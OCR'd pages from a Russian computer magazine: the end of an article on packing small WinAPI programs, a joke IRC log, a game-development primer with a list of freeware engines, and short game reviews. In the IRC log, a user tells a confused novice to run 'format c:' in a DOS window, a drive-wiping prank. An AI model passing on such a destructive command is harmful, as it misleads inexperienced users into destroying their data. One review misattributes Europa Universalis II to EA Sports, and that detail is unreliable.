
ARCHIVING COMPLETE

Конечно же, кодинг на WinAPI слишком сложный, но программы получаются очень маленького размера, и никакой архиватор не сможет сжать байт-код до такой степени. А если еще и сжать прогу, написанную на WinAPI, то ее размеры будут меньше некуда.

При нормальном кодинге с использованием всех навороченных фишек типа визуальности и объектности код получается большим, но его можно сжать на 60-70% спецархиватором. К тому же такой код писать намного легче и быстрее.

В любом случае архивирование - необходимая любому хакеру фишка. Сжатый код труднее взломать, потому что не каждый disassembler сможет прочитать упакованные команды. Так что, помимо уменьшения размера, ты получаешь защиту, способную отпугнуть большинство крякеров. Конечно же, профи не отпугнешь даже большим Билом :), но крякер средней паршивости не будет мучиться со сжатым байт-кодом.

На этом архивирование считаю законченным. Несмотря на небольшой размер выделенного мне места, я смог рассказать тебе достаточно инфы, чтобы ты смог начать уже сейчас писать маленький код. На этом и закончим сегодняшний урок оптимизации. Надеюсь, что еще увидимся.




LOL-Logz

Посниффал и скомпоновал Virus (card@hacknow.org)

*** Now talking in #***
-ChanServ- #*** Welcome: Добро пожаловать!!!
*** Joins: Greys_AwaY
<bumer> привет!
<Greys_AwaY> приветик
<bumer> кто здесь??
<Greys_AwaY> =)
<ZiV> привет
<bumer> никого не видно!!!
<bumer> что такое???
<Greys_AwaY> ?
<Dark_Child> а ты кто?
<Greys_AwaY> игнор убери
<bumer> как кто?
***PING? PONG!
<bumer> я себя не вижу!!!!
<bumer> на #clair_de_lune
<Greys_AwaY> я тебя тоже не вижу
<bumer> не понимаю!!!
<GluckOnuT> инвизибл нах сыми =)
<bumer> что???
<GluckOnuT> сними инвизибл
<bumer> а я и не знаю, что это!!
<bumer> я не хакер!
<bumer> честно!!
<GluckOnuT> не психуй, а зайди в опции
<bumer> куда?
<GluckOnuT> options
<bumer> где это?
*** Joins: 3J}ou^_][akep
<bumer> какой канал?
<cd-r0m> все ясно
*** Parts: 3J}ou^_][akep
<GluckOnuT> это не канал. это кнопочка. слева вверху
<bumer> в Start Menu?
<bumer> а если вирус записать?
<Greys_AwaY> у тебя какой мирк?
<bumer> я не хочу никуда лазать!
<bumer> я говорю же, я не хакер!!!
<Greys_AwaY> у тебя какой мирк?
<Greys_AwaY> что наверху написано?
<Greys_AwaY> ну не тормози
<bumer> где вверху??
<GluckOnuT> набери format c: и все пройдет...
<bumer> format c:
<ZiV> :)))
<bumer> format c:
<bumer> и что???
<GluckOnuT> не здесь, а в окне дос
<bumer> где??
<bumer> почему я всех вижу, а себя нет???
<bumer> где канал опций?
<Trinitrotoluol> не знаю
<GluckOnuT> потому что RTFM
<Greys_AwaY> какой у тебя мирк?
<bumer> что за мирк???
<bumer> я из клуба!!!
<bumer> я не на страничке, я в чате!!!
<Greys_AwaY> в какой проге ты сидишь?
<Greys_AwaY> как окно называется?
<bumer> Windows 95
<Greys_AwaY> =)
<Greys_AwaY> не трогай виндовс, это святое
<bumer> я первый раз за компьютером
<Trinitrotoluol> ого
<Greys_AwaY> найди надпись файл
<bumer> надо позвать администратора клуба
<Trinitrotoluol> хелп
<Greys_AwaY> дык зови!
***PING? PONG!
<bumer> там все по-английски!!!
<Trinitrotoluol> н-да..
<Greys_AwaY> File
<Trinitrotoluol> значит по-русски
<Greys_AwaY> хе-хе
<bumer> хорошо!
<Greys_AwaY> нашел?
<bumer> тогда я попозже приду!
<bumer> поговорю с администратором
<Greys_AwaY> стой
<Greys_AwaY> зови сюда админа
<Greys_AwaY> он сам те должен помочь
<bumer> кого?
<bumer> пока!

САМ СЕБЕ ДЕВЕЛОПЁР, ИЛИ КАК САМОМУ ШТАМПОВАТЬ ГАМЕСЫ (ГЛАВА НУМЕРО УНО)

Александр "xtracer" Логинов (http://www.rgw.ru)



За один год мы прошли с тобой гигантский путь от повествования о последних модификациях популярных игровых проектов до первого опыта скоротечной любви в объятиях косоглазого уровня для Red Faction. Пришло время сделать еще один шаг в сторону светлой мечты твоей жизни - собственного игрового проекта. Предлагаю тебе первую часть многосерийного опуса, разделенного на несколько фрагментов, позволяющих наиболее полно понять стадии игровой разработки, познакомиться с возможными сложностями на тернистом пути и создать свой собственный игровой проект. Данный материал несет чисто теоретическую основу и предназначен для лучшего понимания процесса создания компьютерных игр. Пускай многие описанные ниже рекомендации покажутся тебе наивными и простыми, но, как показывает практика, слишком много игровых проектов прекратили свое существование из-за элементарных ошибок самих разработчиков.

С чего начать?

Один из главных вопросов, волнующих молодого разработчика. Это только на первый взгляд кажется, что создать игру невероятно просто - взял в руки бутылку пива, позвал вечно веселого соседа, отхватил небольшую идею из школьного учебника, прибавил простенький движок, нарисовал десяток персонажей в фотошопе, и новый шедевр готов. Толпы издателей выстраиваются в очередь, чтобы приобрести новоиспеченное чудо, и если ты еще не Кармак, то почти Американ МакГи. На самом деле, процесс разработки игры достаточно трудоемок и требует не только огромных денежных затрат, но и бесконечного количества времени, сил и эмоций. Видимо поэтому большинство талантливых разработчиков - люди без семьи, надежды и времени. Впрочем, оставим эту грустную тему позади и перейдем к первому этапу формирования игры.

Концепция

Прежде чем приступать к созданию полноценной игры, ты должен четко осознавать, какие идеи и принципы ты хочешь воплотить в своем проекте. Будь это оригинальная идея, удачно ухваченная тобой из очередного голливудского попкорна, или гениальная мысль, внезапно поразившая твой мозг после бессонной ночи в Интернете. Главное - это оригинальность и растяжимость разработки. Если ты задумал создать небольшую игру о приключениях очередного супергероя в недрах атомного реактора заброшенной инопланетной станции - это, конечно, хорошо, но колобок-мутант, ищущий свою волосатую сестру в средневековом окружении, будет куда оригинальней. Главное - не увлекайся, иначе твоя гениальная игра будет понятна исключительно таким же продвинутым разработчикам, как и ты сам. Всегда помни, что как бы ты ни хотел проявить свою яркую индивидуальность, зеленый рубль будет играть наиболее важную роль в твоей девелоперской жизни. Ведь каждый хочет есть, пить, веселиться, и даже молчаливый компьютер иногда требует апгрейда.

> Если ты задумал создать небольшую игру о приключениях очередного супергероя в недрах атомного реактора заброшенной инопланетной станции - это, конечно, хорошо, но колобок-мутант, ищущий свою волосатую сестру в средневековом окружении, будет куда оригинальней.


Команда

Обладая начальной идеей, ты всегда можешь пригласить друзей, дальних знакомых или неизвестных людей с улицы и сделать им великолепное предложение, от которого невозможно отказаться. Будь настойчивым, при этом тщательно отбирай людей по их способностям (тебе понадобятся программисты, трехмерные и двухмерные аниматоры, специалисты по механике и созданию искусственного интеллекта), а не по внешнему виду или дружеским привязанностям. Команда - это цельный организм, от сбалансированности которого зависят готовность и качество финального продукта. Подбирая людей, старайся не обещать много, будь честен и откровенен. Если ты наобещаешь команде золотые горы, а через полгода вы продолжите сидеть в старом гараже без денег, надежды и в окружении радиоактивных крыс, то сотни часов, проведенных в объятиях железного гестапо, могут оказаться напрасно потерянными. Если ты не уверен в своих коллегах или боишься остаться на половине пути совершенно один - начинай работать в полном одиночестве. Возможно, производство игры займет куда больше времени, зато в провале проекта ты будешь винить только себя. Стоит напомнить, что такие известные игровые разработчики, как Джон Ромеро и Кен Сильверман, создавали свои первые и вполне успешные игры исключительно своими силами.

Жанр

Если с концепцией у тебя все в порядке, и навечно потерянный сосед смеется до истерики над двумя мятыми листами бумаги, то ты можешь приступать к одному из самых ответственных решений в своей жизни - выбору жанра будущего бестселлера. Обычно на этом этапе разработчики руководствуются своими личными предпочтениями, попадая таким образом в омут разочарования и технологических проблем. Поэтому отнесись к своему выбору с въедливой рациональностью. Если у тебя есть надежные друзья, прекрасно разбирающиеся во всех областях знаний, к тому же готовые пожертвовать годом жизни за бестелесную идею, то ты счастливый человек, и практически каждая задача вам будет по плечу. Ты можешь заняться разработкой стратегии, ролевика, симулятора искусственной жизни или модного 3D Action. Если же ты один и все друзья смотрят на тебя безумными глазами - не отчаливайся :). Ты всегда можешь создать простенькую головоломку, варгейм, аркаду или, как легендарный Дерек Смарт, - глобальный многопользова-

> Если ты наобещаешь команде золотые горы, а через полгода вы продолжите сидеть в старом гараже без денег, надежды и в окружении радиоактивных крыс, то сотни часов, проведенных в объятиях железного гестапо, могут оказаться напрасно потерянными.



> Проще всего создать головоломку или небольшую аркаду. В подобном случае можно использовать максимально примитивный движок, а общая линейность игры позволит тебе завершить проект через пять-шесть месяцев.

тельский космический симулятор. Правильно рассчитай свои силы, продумай все варианты и приступай к выбору технологии.

Технология

Обладая точно рассчитанной концепцией, дружной командой и даже четко сформулированным жанровым предпочтением, ты все равно не сможешь создать хороший игровой продукт без должной технической основы. Безусловно, ты можешь наковырять собственную технологию с нуля, потратив полтора-два года на разработку мегానавороченного трехмерного движка, который благополучно устареет к моменту выхода проекта. Безусловно, даже в случае неудачи ты станешь одним из крупнейших специалистов в этой области, но вряд ли такие жертвы оправданы даже столь высокими задачами. Поэтому не стесняйся и смело хватай один из бесплатных плодов от менее умных коллег.

Движки

Количество движков, умело создаваемых различными специалистами для собственного образования, привлечения внимания крупных компаний или сексуального наслаждения, уже перевалило за несколько сотен. Каждый из них обладает массой возможностей, минусов и условностей. Некоторые движки распространяются абсолютно бесплатно, но если ты захочешь выпустить цельный коммерческий продукт, то придется поделиться с создателем технологии. Другие стоят существенных капиталовложений (от 100 зеленых рулей до 1 миллиона долларов). Третьи распространяются абсолютно бесплатно, но поддержка и дополнительные (иногда просто необходимые элементы) возможности доступны исключительно за отдельные деньги. Кроме того, при выборе технологии ты должен четко учитывать жанровую принадлежность и сюжетные особенности своего проекта. Например, ролевая игра может быть создана на обычной двухмерной технологии (как Arcanum или Baldur's Gate), в то время как трехмерный шутер потребует максимального количества специальных эффектов и продвинутого искусственного интеллекта. Проще всего создать головоломку или небольшую аркаду. В подобном случае можно использовать максимально примитивный движок, а общая линейность игры позволит тебе

> Толпы издателей выстраиваются в очередь, чтобы приобрести новоиспеченное чудо, и если ты еще не Кармак, то почти Американ МакГи.

завершить проект через пять-шесть месяцев. Стоит также отметить, что при выборе движка не стоит забывать об удобстве редактора (тебе и твоим товарищам придется его видеть каждый день), технической поддержке и совместимости данной разработки с основной операционной системой. Будь внимателен, настойчив и рассудителен, и у тебя все получится.

Это только начало

Я понимаю твою разочарованность - большую часть из всего сказанного ты уже читал в сотне газет, журналов и конференций. Но подобное введение просто необходимо перед практически занятиями по созданию небольшого аркадного проекта. Начиная со следующего номера, мы попытаемся совместными усилиями создать одну из самых оторванных и очаровательных игр XXI века. Будь готов.

Пять самых интересных freeware движков

3D Echtzeitgrafik

Автор: Габриэль Вунзер
WWW: http://www.darkbasic.com/

Симпатичный трехмерный движок от соседей из Германии. Чем-то напоминает подзабытый Hired Team в части освещения и реализации трехмерных объектов. Одной из приятных особенностей данной разработки является наличие подробного руководства на немецком языке :). Так что если у тебя все в порядке с иностранными языками - можешь смело отправляться на официальную страничку автора и выдирать это замечательное чудо с корнями.

Titan Engine

Автор: Игнасио Кастако Аквадо
WWW: http://talika.fie.us.es/~titan/

Titan Engine - невероятно мощная технология от детей Хуана Карлоса Перейра. Поддержка практически всех версий Windows (кроме XP), OpenGL, Кривых Бизье, экспорта в 3D Studio Max и карт от Quake3 вместе со скелетной деформацией позволит вам создать совершенный игровой проект. Правда, неудобство редактора дает о себе знать на пятый день разработки. Выбор за вами.

Orion3D

Автор: Габриэль Пейри
WWW: http://perso.club-internet.fr/nikopol0/menu.htm

Orion3D - это удобный движок, специально написанный под оболочку Windows. Поддержка OpenGL, Mip mapping, динамичного освещения и тумана ставят его на один уровень с Unreal. Что не так плохо для свободно распространяемой технологии.

Beam Engine

Автор: Тобиас Яханссон
WWW: http://come.to/polygone

Beam Engine - это весьма симпатичное чудо от шведского программиста. Поддержка динамичного освещения, разрушаемые поверхности, реалистична физика и сложная анимация в умелых руках могут превратиться в настоящее чудо.

True3D

Автор: Тревор Уилкин
WWW: http://www.gamesprogramming.co.uk/java/myPrograms/

True3D - это уникальный трехмерный движок, написанный целиком на Java, поддерживающий, к своей гордости, уникальную симуляцию трехмерного пространства. При большом желании на основе True3D можно создать свой небольшой, но весьма необычный браузерный DOOM.

Александр `2poisonS` Сидоровский
<2poisonS@real.xakep.ru>



Урожденная	Jack Orlando
Жанр	adventure
Похожесть	Police Quest
Мать/отец	Zuxxez Entertainment/JoWooD Productions
Требует	P200(P2-266), 64(128)
Групповуха	Обломись
Описуха	Старомодная рисованная адвенчура a la Police Quest. Бывшему полицейскому нужно за 48 часов доказать, что он не совершал преступление, в котором его обвиняют. Сюжет, конечно, избитый, зато... В игре прорва предметов, и все они могут быть логично использованы. Простого перебора инвентаря не потребуется - придется напрячь котелок. Нету взятых с потолка паззлов, и вообще - все продумано до мелочей.
ПРИГОВОР	ХОРОШО






Урожденная	Mystery of The Druids
Жанр	adventure
Похожесть	квесты от Cryo
Мать/отец	House of Tales/CDV Software
Требует	P233(P2-300), 32(64)
Групповуха	Обломись
Описуха	Ты играешь за сыщика, расследующего серию странных убийств. За ними стоит легенда о древнем клане друидов и их магии. Новоявленный Шерлок Холмс перемещается в прошлое, в гости к этим самым друидам, чтобы помешать их коварным планам. Игра так же банальна и стандартна, как и этот незамысловатый сюжет. Обычная 2.5D графика, местами невразумительная логика паззлов, абсолютно линейное развитие событий.
ПРИГОВОР	СЛАБО






Урожденная	Wizardry 8
Жанр	RPG
Похожесть	Wizardry 6-7, серия Might & Magic
Мать/отец	Sir-Tech Canada/Buka Entertainment
Требует	P2-266(P3-600), 64(128), (3D)
Групповуха	Обломись
Описуха	Последняя игра в серии Wizardry. Система генерации и развития персонажей - просто супер! Большой набор доступных рас, куча обычных скиллов, уникальные умения... Графика и интерфейс нареканий не вызывают, озвучка сделана так, что закачаешься - почти мечта ролевика. Поклонники Arcanum обвинят Wizardry 8 в излишней "облегченности", смещении геймплея в сторону сражений, зато здесь нет level cap...
ПРИГОВОР	РУЛЕЗ(З)!







Урожденная	Return to Castle Wolfenstein
Жанр	FPS
Похожесть	Wolfenstein 3D, Quake
Мать/отец	Gray Matter Studios/Activision
Требует	P2-400(P3-800), 128(256), 3D
Групповуха	LAN, Инет
Описуха	Шмайсеры, расклешенные каски и орлы на фуражках - ностальгия! Только теперь все на качественно новом уровне: не интерактивные, но потрясающие по дизайну левелы, интеллектуальные враги (убегают, прячутся и уворачиваются от пуль) и солидный арсенал ретро-стволов не оставят равнодушным ни одного поклонника жанра. А эти зомби, а огнемет… Сказка!
ПРИГОВОР	РУЛЕЗ(З)!





Урожденная	Empire Earth
Жанр	3D RTS
Похожесть	Age of Empires 2
Мать/отец	Stainless Steel Studios/Sierra Studios
Требует	P2-350(P3-600), 64(256), 3D
Групповуха	LAN, Инет
Описуха	Старый добрый AoE, только в 3D и с дополнительными эпохами. Обещанный эпический охват всей истории человечества вылился в пять независимых кампаний за каждую эпоху - от каменного века до отдаленного будущего. Подражание Age of Kings чувствуется во всем: и в графике, и в экономической модели, и в сражениях. По сути, стандартная трехмерная "эр-тэ-эска" с большим разнообразием юнитов и построек.
ПРИГОВОР	ХОРОШО







№ 001489



Урожденная	Ghost Recon
Жанр	*Тактическая FTS*
Похожесть	*Rainbow 6, SWAT 3*
Мать/отец	*Red Storm/Ubi Soft*
Требует	*P2-450(P3-600), 64(128), 3D*
Групповуха	*LAN, Инет*
Описуха	В качестве бойцов элитного американского спецназа нам предстоит защищать маленькую, но гордую Грузию от большой и прожорливой России. По сравнению с R6 все слегка упрощено, но подчищено, например, предварительное планирование операций убрали, зато теперь можно регулировать поведение солдат. В целом все сделано на уровне: графика и озвучка безусловно радуют, миссии интересные, играть прикольно.
ПРИГОВОР	ХОРОШО






Урожденная	Comanche 4
Жанр	*аркадный авиасим*
Похожесть	*Comanche 1-3*
Мать/отец	*NovaLogic*
Требует	*P2-450(P3-700), 128(128), 3D*
Групповуха	*LAN, Инет*
Описуха	Quake в облаках. Нет, серьезно - обычный шутер: управление по WASD + mouselook, стрейф в качестве основного маневра, тонны врагов и нулевая достоверность. Симулятором здесь и не пахнет, зато как аркада игра хороша. Естественно, своей графикой (чем еще берут аркады?). Это что-то потрясающее - словами не опишешь. В Comanche 4 стоит поиграть хотя бы ради графики - она того стоит.
ПРИГОВОР	ХОРОШО






Урожденная	Rally Championship Xtreme
Жанр	Ралли
Похожесть	Colin McRae Rally 1-2
Мать/отец	Actualize/Warthog
Требует	P2-450(P3-600), 64(128), 3D
Групповуха	LAN, Инет
Описуха	Добротный симулятор ралли, до боли напоминающий первый Colin McRae Rally, только с офигительной графикой. Трехмерно все, включая зрителей, открытые пространства просто огромны. Геймплей балансирует на грани симулятора и аркады, видимо, чтобы угодить любому покупателю, а зря - лучше бы разработчики определились со своими пристрастиями. Физику не назовешь реалистичной, зато с ощущениями все в норме.
ПРИГОВОР	ХОРОШО





Урожденная	Schizm
Жанр	*adenture*
Похожесть	*Obsidian, Riven*
Мать/отец	*Detalion/LK Avalon / Dreamcatcher Interactive*
Требует	*P2-300(P3-600), 64(128)*
Групповуха	*Обломись*
Описуха	Впечатление от красиво нарисованных задников, радующих глаз, сильно портится отвратительными видеороликами с совершенно неподходящей озвучкой. А для того, чтобы пройти квест без солюшенов, надо быть, как минимум, выпускником математического вуза. Кроме того, часто вообще непонятно, зачем нужно ломать голову над очередной задачкой. Как-то смягчить впечатление от игры может разве что приятная музыка.
ПРИГОВОР	СЛАБО





Урожденная	Sid Meier's Civilization III
Жанр	*глобальная TBS*
Похожесть	*Civilization, Call to Power*
Мать/отец	*Firaxis Games/Infogrames*
Требует	*P2-300(P3-500), 32(128)*
Групповуха	*Обломись*
Описуха	Для поклонников Великого Имени и коллекционеров игр со слов Civ в названии. По сути, все то же, что и раньше, только слегка посимпатичней, пологичней, поудобней. Условия победы, как и раньше, - отъезд на Альфу Центавру, экономическое или военное доминирование плюс теперь еще культурное превосходство. Все-таки положительный опыт конкурентов плюс легендарный тайтл - великая сила.
ПРИГОВОР	ХОРОШО









Александр `2poisonS` Сидоровский
<2poisonS@real.xakep.ru>



Урожденная	Gorasul: The Legacy of The Dragon
Жанр	RPG
Похожесть	Baldur's Gate, Planeshift: Torment, Diablo
Мать/отец	Silver Style Entertainment/Руссобит-М
Требует	P2-200(P3-600), 64(128)
Групповуха	Обломись
Описуха	Еще один закос под все удачные ролевки сразу. Интерфейс и графика слизана с Baldur's Gate, только на порядок хуже, статис-

тика персонажа напоминает Diablo (причем, первую часть), говорящее оружие копирует парящий череп из Planescape, миниигры навевают на мысли о Final Fantasy. Излишне говорить, что все это не идет ни в какое сравнение с оригиналами. Диагноз всех клонов - второсортность и безликость.

ПРИГОВОР СЛАБО

Урожденная	Орда 2: Цитадель
Жанр	RTS
Похожесть	Warcraft 2
Мать/отец	7th Bit Labs/Buka Entertainment
Требует	P200(P2-266), 32(64)
Групповуха	Hot Seat
Описуха	Да, давненько мы не видели клонов Warcraft. Плоский двухмерный ландшафт, спрайтовые юниты без малейшего представле-


ния о такой фишке, как pathfinding, нулевый AI, геймплей в стиле «построил базу, собрал армию, вынес врага, теперь повтори это еще N миссий» (кстати, миссий тут всего 12), и все это великолепие в разрешении 800x600. Вы опоздали лет на 5, господа...




ПРИГОВОР ЛАЖА

Урожденная	S.W.I.N.E.
Жанр	RTS
Похожесть	на все сразу и ни на одну в частности
Мать/отец	Stormregion Ltd./Fishtank
Требует	P2-450(P3-800), 128(256), 3D
Групповуха	LAN, Инет
Описуха	Вроде бы обычная стратегия, но как «все меняется, когда появляются ОНИ»! Разборки свиней и кроликов, оказывается,

прикалывают больше, чем войны людей и орков, инопланетян и т.д. Базы строить нельзя, зато можно переносить юниты из одной миссии в другую. Продуманная графика, интерактивность ландшафта, внимание к деталям сразу выдают качественную игру, даже если она про свиней :).




ПРИГОВОР ХОРОШО

Урожденная	Europa Universalis II
Жанр	глобальная стратегия
Похожесть	Europa Universalis
Мать/отец	EA Sports/EA Sports
Требует	P233(P2-450), 64(128)
Групповуха	LAN, Инет
Описуха	Стратегия для прожженных фанатов - любители гонять танчики по трехмерным холмам могут отдохнуть. В этой игре мировой мас-


штаб управления: если ты играешь за Россию, то управляешь именно государством, а не юнитами с «русскими» названиями. Выиграть можно вообще не вступая в конфликты - на дипломатии. Правда, как и в Civilization, ради вселенского размаха придется терпеть несколько схематичную графику.



